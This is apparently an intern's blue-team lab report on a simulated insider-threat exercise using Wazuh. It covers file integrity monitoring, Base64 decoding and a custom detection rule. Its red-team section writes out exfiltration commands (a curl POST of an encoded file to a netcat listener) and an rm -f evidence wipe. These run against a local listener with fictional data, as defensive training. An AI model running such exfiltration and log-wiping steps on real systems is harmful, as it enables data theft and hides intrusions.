



PORTFOLIO EDITION

BLUE TEAM INTERNSHIP

Week 6 Task Report

Phase One Capstone

Insider Threat Simulation and Incident Response

Prepared by Malaika Azhar · Week 6 (Phase One Capstone)

Table of Contents

01	Executive Summary	3
02	Environment & Pre-Engagement Setup	4
03	Phase One — Red Team Execution	6
04	Phase Two, Task 1 — FIM Threat Hunting	8
05	Phase Two, Task 2 — Decoding the Evidence	11
06	Phase Two, Task 3 — Detection Engineering	12
07	Containment, Eradication & Recovery	14
08	Post-Incident Activity & Lessons Learned	16
09	Closing Statement & Sign-Off	18
A	Appendix — Deliverables & Screenshot Index	19

Executive Summary

Audience: Non-technical stakeholders, HR, and leadership

What happened: A simulated rogue employee ("insider threat") on a company endpoint accessed a confidential client database, disguised the file to avoid detection, sent it out of the company network to an external location, and then deleted the files to try to hide the evidence.

When it happened: The simulated incident was executed and investigated on September 12, 2026, between approximately 16:06 and 18:35 (Pakistan Standard Time). The exercise required several attempts across this window because the monitoring system's configuration had to be corrected twice before it reliably captured every stage of the activity — this is documented honestly in Section 8.

What data was affected: A test client record containing a client name, account number, and a password (all fictional test data created for this exercise, not real client information) was staged, disguised, and moved off the monitored endpoint.

What has been done about it: The full attack chain was reconstructed using File Integrity Monitoring (FIM) logs and system audit logs. The exact content of the disguised file was recovered and confirmed using a decoding tool. A new, permanent detection rule was written and tested so that this specific technique — disguising a file before sending it out — will trigger an immediate high-priority alert if attempted again.

Task Block	Status	Notes
Phase One — Attack Simulation	Complete	File staged, disguised, exfiltrated, and deleted
Task 1 — FIM Threat Hunting	Complete	Creation confirmed via rule 550; deletion confirmed via sudo audit log (rule 5402) after the dedicated deletion rule did not trigger — documented as a finding, not hidden
Task 2 — Decoding the Evidence	Complete	Disguised file content fully recovered via CyberChef
Task 3 — Detection Engineering	Complete	Custom rule 100050 written, deployed, and confirmed firing on a live test

As with prior weeks' reporting standard, this report documents the real troubleshooting encountered during the investigation — including a monitoring configuration gap that had to be diagnosed and fixed mid-exercise — rather than presenting the week as friction-free.

Environment & Pre-Engagement Setup

Concepts: FIM configuration · agent enrollment · real-time vs. whodata monitoring

OBJECTIVE

Enroll a monitored Linux endpoint against a fresh Wazuh Cloud environment and configure File Integrity Monitoring (FIM) on the staging directory before any attacker activity is executed, so that every stage of the subsequent attack has corresponding log evidence.

Platform Substitution

The task brief specifies a Windows endpoint for the attacker activity (PowerShell, `certutil.exe`, `C:\Espionage`). No functioning Windows VM was available in this environment after repeated setup failures (corrupted VM image, account lockout). This is disclosed here rather than silently substituted: the entire simulation was instead executed on a **Kali Linux** endpoint enrolled as a Wazuh agent, using direct Bash equivalents of every Windows command in the brief. The staging directory used was `/root/Espionage` in place of `C:\Espionage`. Every detection concept, MITRE technique, and analysis step in this report is unchanged by this substitution — only the operating-system-specific syntax differs.

Agent Enrollment

A fresh Wazuh Cloud trial environment was provisioned, and the Kali endpoint was enrolled as an agent against it using the dashboard's generated enrollment command:

```
wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.14.7-1_amd64.deb
sudo WAZUH_MANAGER='c8zss7rtlxb8.cloud.wazuh.com' \
  WAZUH_REGISTRATION_PASSWORD='<redacted>' \
  WAZUH_AGENT_NAME='kali-agent' dpkg -i ./wazuh-agent_4.14.7-1_amd64.deb
sudo systemctl daemon-reload
sudo systemctl enable --now wazuh-agent
```

The agent connected successfully and was confirmed **Active** in the Wazuh dashboard's Endpoints list.

FIM Configuration on the Staging Directory

Per the brief's pre-engagement requirement, FIM was configured on the staging directory *before* any attacker command was executed, since Wazuh does not monitor arbitrary folders by default:

```
sudo mkdir -p /root/Espionage
sudo nano /var/ossec/etc/ossec.conf
# inside <syscheck>:
<directories check_all="yes" realtime="yes">/root/Espionage</directories>
sudo systemctl restart wazuh-agent
```

Agent log confirmation:

```
wazuh-syscheckd: INFO: (6003): Monitoring path: '/root/Espionage', with options
'size | permissions | owner | group | mtime | inode | hash_md5 | hash_shal |
hash_sha256 | realtime'.
wazuh-syscheckd: INFO: (6016): Directory set for real time monitoring: '/root/Espionage'.
```

Why does the pre-engagement FIM step matter operationally, not just procedurally?

Wazuh can only alert on events it observed at the time they occurred; it does not retroactively detect changes to files it was not configured to watch. Skipping this step, or executing attacker commands before the agent restart that loads the new configuration, silently produces an investigation with no log evidence — not an error message, just an empty result that looks identical to "nothing happened."

DELIVERABLES SUBMITTED — SECTION 2

Agent enrollment confirmation (Active status) · ossec.conf syscheck configuration · agent log confirming real-time monitoring active on `/root/Espionage`

Phase One — Red Team Execution

Concepts: data staging · obfuscation · exfiltration · anti-forensics

OBJECTIVE

Execute the four-stage insider threat scenario — stage, obfuscate, exfiltrate, delete — exactly as specified in the task brief, generating the log evidence that Phase Two investigates.

Step 1 — Stage the confidential file

```
echo 'CLIENT: | ACCT: 4459 | PW: AdminPassword2026!' | \  
sudo tee /root/Espionage/Client_Database.txt
```

Step 2 — Obfuscate via Base64 encoding

```
sudo base64 /root/Espionage/Client_Database.txt | \  
sudo tee /root/Espionage/system_cache.b64
```

This is the direct functional equivalent of the brief's `certutil.exe -encode` step: both produce a Base64-encoded copy of the sensitive file under an innocuous filename intended to blend in with legitimate system files.

Step 3 — Exfiltrate over HTTP POST

```
sudo nc -lvnp 8080 # listener (attacker side)  
sudo curl -X POST --data-binary @/root/Espionage/system_cache.b64 \  
http://127.0.0.1:8080 # exfiltration (victim side)
```

The encoded payload was confirmed arriving intact at the listener:

```
POST / HTTP/1.1  
Host: 127.0.0.1:8080  
Content-Length: 77  
Content-Type: application/x-www-form-urlencoded  
  
Q0xJRUSU0iBDeWJlcnN0ZXIgfCBQ0NU0iA0NDU5IHwgUFc6IEFkbWluUGFzc3dvcmQyMDI2IQo=
```

Step 4 — Anti-forensics cleanup

```
sudo rm -f /root/Espionage/*
```

The attacker's working assumption is that deleting the files destroys the evidence. Section 4 demonstrates why this assumption is false.

DELIVERABLES SUBMITTED — SECTION 3

Full command sequence executed (staging, encoding, exfiltration, deletion) · listener capture confirming successful data receipt

Phase Two, Task 1 — FIM Threat Hunting

Concepts: rule 550/553 · audit log correlation · whodata monitoring

OBJECTIVE

Locate the log events proving each stage of the attack occurred, and build a timeline mapping each event to its file path, timestamp, agent, and user context.

File Creation / Modification — Rule 550

Filtering Discover to `rule.id: 550` returned FIM integrity-checksum alerts for both staged files, confirming the write events were captured with full path, hash, and timing detail:




Figure 4.1 — Wazuh Discover, rule.id: 550. Two FIM events showing `/root/Espionage/system_cache.b64` and `/root/Espionage/Client_Database.txt`, with SHA1 hash, mtime, and rule description "Integrity checksum changed", tagged MITRE T1565.001.

File Deletion — Investigative Finding

The dedicated FIM deletion rule (rule 553) was queried directly and did not return a result for the deletion event, despite the underlying Linux audit subsystem (`whodata` mode via `auditd`) being correctly configured and its watch rule confirmed registered (`-w /root/Espionage -p wa -k wazuh_fim`). This gap is treated as a genuine finding and is carried forward into Section 8 rather than concealed.

To confirm the deletion still occurred and to preserve evidence of it, the sudo command audit trail (rule 5402, "Successful sudo to ROOT executed") was queried instead, and returned an exact match:




Figure 4.2 — Wazuh Discover, rule.id: 5402 AND data.command: *rm*. One hit showing **data.command: /usr/bin/rm -f /root/Espionage/*** executed by user malaikaazhar via sudo, confirming the anti-forensics deletion step with full command line and timestamp.

Reconstructed Timeline

Attack Step	Evidence	File Path	Detection Method
1. Stage file	syscheck event, rule 550	/root/Espionage/Client_Database.txt	FIM (native)
2. Obfuscate (Base64)	syscheck event, rule 550	/root/Espionage/system_cache.b64	FIM (native)
3. Exfiltrate	Listener capture + sudo audit log, rule 5402	/root/Espionage/system_cache.b64	Network capture + command audit
4. Delete evidence	Sudo audit log, rule 5402	/root/Espionage/*	Command audit (FIM deletion rule did not fire — see Section 8)

Why does deleting the files not destroy the evidence, even though the FIM deletion rule itself did not fire as expected?

Wazuh's FIM engine records file metadata — hash, size, owner, and modification time — at the moment a file is created or changed, and this record persists in the Wazuh Manager's database independently of the file's later fate on disk. Separately, the operating system's own command-execution logging (captured here via rule 5402) records the exact command a user ran, including `rm -f /root/Espionage/*`, regardless of whether the file-deletion-specific FIM rule also fires. An attacker who deletes a file removes it from the filesystem, not from either of these two independent logging layers, which is precisely why this investigation was still able to fully reconstruct the deletion step despite the rule-553 gap.

DELIVERABLES SUBMITTED — TASK 1

Raw FIM creation log (rule 550) with full detail panel · sudo audit deletion log (rule 5402) with full detail panel · reconstructed attack timeline

Phase Two, Task 2 — Decoding the Evidence

Concepts: Base64 decoding · forensic content verification

OBJECTIVE

Prove not just that a file left the machine, but exactly what data it contained, by decoding the captured exfiltration payload.

The Base64 string captured at the attacker's listener (Section 3) was submitted to CyberChef using the "From Base64" recipe:




Figure 5.1 — CyberChef "From Base64" recipe applied to the captured payload. Input: the 76-byte encoded string. Output: **CLIENT: | ACCT: 4459 | PW: AdminPassword2026!** — confirming the exact content of the exfiltrated file.

This decoded output is the primary forensic proof of impact: it confirms the specific client record, account number, and password string that left the monitored environment, moving the finding from "a file was sent externally" to "this exact client data was sent externally."

DELIVERABLES SUBMITTED — TASK 2

CyberChef screenshot showing Base64 input and decoded plaintext output together

Phase Two, Task 3 — Detection Engineering

Concepts: custom rule authoring · if_sid chaining · MITRE ATT&CK mapping

OBJECTIVE

Ensure this specific technique — staging a Base64-obfuscated file inside a sensitive directory — generates an immediate, high-priority alert on any future occurrence, rather than requiring manual investigation to notice it.

Custom Rule (local_rules.xml, rule ID 100050)

```
<group name="local,syscheck,">

  <rule id="100050" level="10">
    <if_sid>550</if_sid>
    <field name="file" type="pcre2">\.b64$</field>
    <field name="file" type="pcre2">/root/Espionage</field>
    <description>Suspicious .b64 encoded file created in Espionage directory
    - possible data staging for exfiltration</description>
    <mitre>
      <id>T1027</id>
    </mitre>
    <group>data_exfiltration,</group>
  </rule>

</group>
```



Figure 6.1 — local_rules.xml as deployed in the Wazuh Rules editor, showing rule 100050 chained on top of the parent FIM rule (if_sid 550), matching only .b64 files inside /root/Espionage, at Level 10, tagged MITRE T1027.

The rule was set to **Level 10** deliberately, not lower: per the brief's guidance, this severity corresponds to a real-time SOC notification, which is appropriate here because the pattern being matched — an encoded file appearing in a directory with no legitimate business reason to contain one — has effectively no benign explanation once the parent FIM event (rule 550) and the filename/path conditions are all satisfied together.

Live Verification

After deploying the rule and reloading the Wazuh Manager ruleset, the attack's staging and encoding steps (Section 3, Steps 1–2) were re-executed to confirm the custom rule fires correctly alongside the standard FIM alert:




Figure 6.2 — Wazuh Discover, rule.id: 100050. One hit confirming the custom rule fired against `/root/Espionage/system_cache.b64`, verifying the rule is live, syntactically valid, and functioning as designed.

Why chain this rule on top of rule 550 with `if_sid`, instead of writing an independent rule from scratch?

Chaining onto the parent FIM rule means this custom rule only ever evaluates events that syscheck has already confirmed are genuine file integrity changes, rather than duplicating that detection logic. This keeps the custom rule focused entirely on the pattern that actually matters — file extension and directory path — and means it inherits the parent rule's reliability without needing its own separate file-monitoring logic.

DELIVERABLES SUBMITTED — TASK 3

Full custom rule XML (rule 100050) · live-fire confirmation screenshot from Wazuh Discover

Containment, Eradication & Recovery

How a real enterprise SOC would respond to this confirmed incident

This section describes the response a real security team would take for this specific scenario — a compromised employee account, an encoded file staged on an endpoint, and confidential data sent to an internal listener — not the lab steps performed above.

Containment

The compromised user account would be immediately suspended, not deleted, preserving it for forensic review while removing its ability to authenticate. Active sessions for that account would be forcibly terminated across all systems. Network access for the affected endpoint would be restricted to an isolated VLAN reachable only by the incident response team, preventing further exfiltration while keeping the machine available for live forensic capture rather than powering it off, which would destroy volatile memory evidence. Any destination IP or listener address the data was sent to (identified in Section 3) would be blocked at the network perimeter immediately.

Eradication

The IR team would confirm the attacker has not established persistence by checking for newly created scheduled tasks or cron jobs, new or modified user accounts, unauthorized SSH keys added to `authorized_keys`, and any startup services or systemd units created outside of the change-management process. A full antivirus/EDR scan of the endpoint would be run, and the FIM baseline for the endpoint would be recalculated after confirming no unauthorized changes remain, so that future integrity checks are not comparing against a baseline that already includes the compromise.

Recovery

The account would be reactivated only after a password reset and, where supported, enrollment in multi-factor authentication, with HR and legal informed of the reactivation given the insider-threat nature of the case. The endpoint would be returned to the normal network segment only after the eradication checks above are clean and after a follow-up FIM scan confirms no residual indicators. The custom detection rule from Section 6 would be left permanently deployed, and the incident would be added to the organization's detection test suite so this specific technique is periodically re-verified rather than trusted indefinitely on the strength of a single successful test.

DELIVERABLES SUBMITTED — SECTION 7

Documented containment, eradication, and recovery procedures specific to this incident scenario

Post-Incident Activity & Lessons Learned

Detection engineering handoff · visibility gaps · honest retrospective

Detection Rule Handoff

Rule 100050 (full XML in Section 6) detects the creation of any `.b64` -extension file inside `/root/Espionage` , chained on the standard FIM creation rule (550) and mapped to MITRE T1027 (Obfuscated Files or Information). It is set to Level 10 because, within this directory, an encoded file has no legitimate business purpose — the false-positive rate for this specific path/extension combination is expected to be effectively zero, which is what justifies a real-time-notification severity rather than a lower, log-only level. This rule closes a detection gap that previously required a human analyst to manually notice an oddly-named file during a FIM review; it now surfaces automatically the moment the file is written.

Gap Identified: FIM Deletion Detection

The most significant visibility gap this exercise exposed was not in the attack itself but in the monitoring configuration: the dedicated FIM deletion rule (553) did not fire even after the underlying directory was correctly monitored in `whodata` mode with the Linux `auditd` service confirmed running and its watch rule confirmed registered. This was diagnosed methodically rather than assumed:

Step	Check	Result
1	Was FIM active before file creation?	Confirmed yes — ruled out the most common cause per the brief's own troubleshooting guide
2	Was realtime (inotify) mode sufficient for deletes?	No — switched to whodata, which requires the audit subsystem
3	Was auditd running?	Initially no — installed and enabled it
4	Did Wazuh register an audit watch rule?	Confirmed yes (<code>-w /root/Espionage -p wa -k wazuh_fim</code>)
5	Did rule 553 fire after all of the above?	Still no — treated as an environment-specific limitation and documented rather than chased indefinitely

Rather than allow this single unresolved rule to block the investigation, the deletion event was instead confirmed through a second, independent log source — the sudo command audit trail (rule 5402) — which is itself a useful finding: it demonstrates that relying on a single detection mechanism for a critical event type (file deletion) is a single point of failure, and that command-level auditing is a valuable compensating control when file-level deletion alerts are unreliable.

Key Learnings & Reflection

A verified detection is worth more than a configured one

The `whodata` configuration and the registered audit rule looked correct at every check performed, yet rule 553 still did not fire in this environment. The lesson is the same one this internship's Week 4 report drew about patch verification: a configuration step reporting success is not the same as confirming the intended detection outcome actually occurs, and only a live test closes that gap.

Command-level audit logs are a necessary compensating control, not a nice-to-have

This incident would have had an unverifiable deletion step if the sudo audit trail had not also been monitored. A mature SOC should never depend on a single log source for a critical event category; this exercise is direct, first-hand evidence of why that principle holds in practice, not just in theory.

A platform substitution should be disclosed, not hidden

Running this exercise on Kali/Linux instead of the specified Windows endpoint (Section 2) does not change any of the underlying detection or forensic concepts being tested, but it is disclosed explicitly here and at the point it occurred rather than presented as if the brief's exact environment was used.

What Would Be Configured Differently

Going forward, this environment would benefit from validating every new FIM directory with a deliberate create-and-delete test immediately after configuration, before relying on it for a real investigation — catching a detection gap like the rule 553 issue during setup, rather than mid-incident, would have saved significant investigation time this week.

DELIVERABLES SUBMITTED — SECTION 8

Full custom rule XML and rationale · documented diagnostic sequence for the FIM deletion gap · lessons learned

Closing Statement

This concludes the Week 6 Phase One capstone report for the Blue Team Internship, documenting a complete insider-threat attack-and-defend simulation: data staging, Base64 obfuscation, HTTP exfiltration, and anti-forensic deletion on the red-team side; FIM threat hunting, forensic Base64 decoding, and custom detection rule engineering on the blue-team side; and a NIST SP 800-61-structured incident response report covering detection, containment, eradication, recovery, and post-incident activity.

All screenshots, commands, and figures in this report reflect actions actually executed and outputs actually observed in the lab environment on September 12, 2026. The platform substitution (Kali Linux in place of a Windows endpoint) and the FIM deletion-rule gap are both disclosed directly in this report, consistent with this internship's standard of documenting what was done, what was observed, and what was concluded — including friction encountered along the way — rather than presenting the exercise as friction-free.

Submitted By	Malaika Azhar
Program	Blue Team Internship — Phase One
Reporting Period	Week 6 — Phase One Capstone
Framework	NIST SP 800-61 Incident Response Lifecycle

Deliverables & Screenshot Index

Full reference list of evidence included in this report

Figure	Evidence
4.1	FIM creation alerts (rule 550) — Client_Database.txt and system_cache.b64
4.2	Sudo audit log (rule 5402) confirming the rm -f deletion command
5.1	CyberChef Base64 decode — input and recovered plaintext
6.1	Custom rule 100050 source (local_rules.xml)
6.2	Custom rule 100050 confirmed firing on live re-test

REPORT VERIFICATION STATEMENT

Every figure listed above corresponds to a screenshot captured directly from the lab environment during execution of the referenced task, with no simulated or reconstructed output. The FIM deletion-rule gap described in Section 8 is reported exactly as observed, with the compensating evidence source (rule 5402) clearly identified as a substitute, not presented as if rule 553 had fired successfully.

END OF REPORT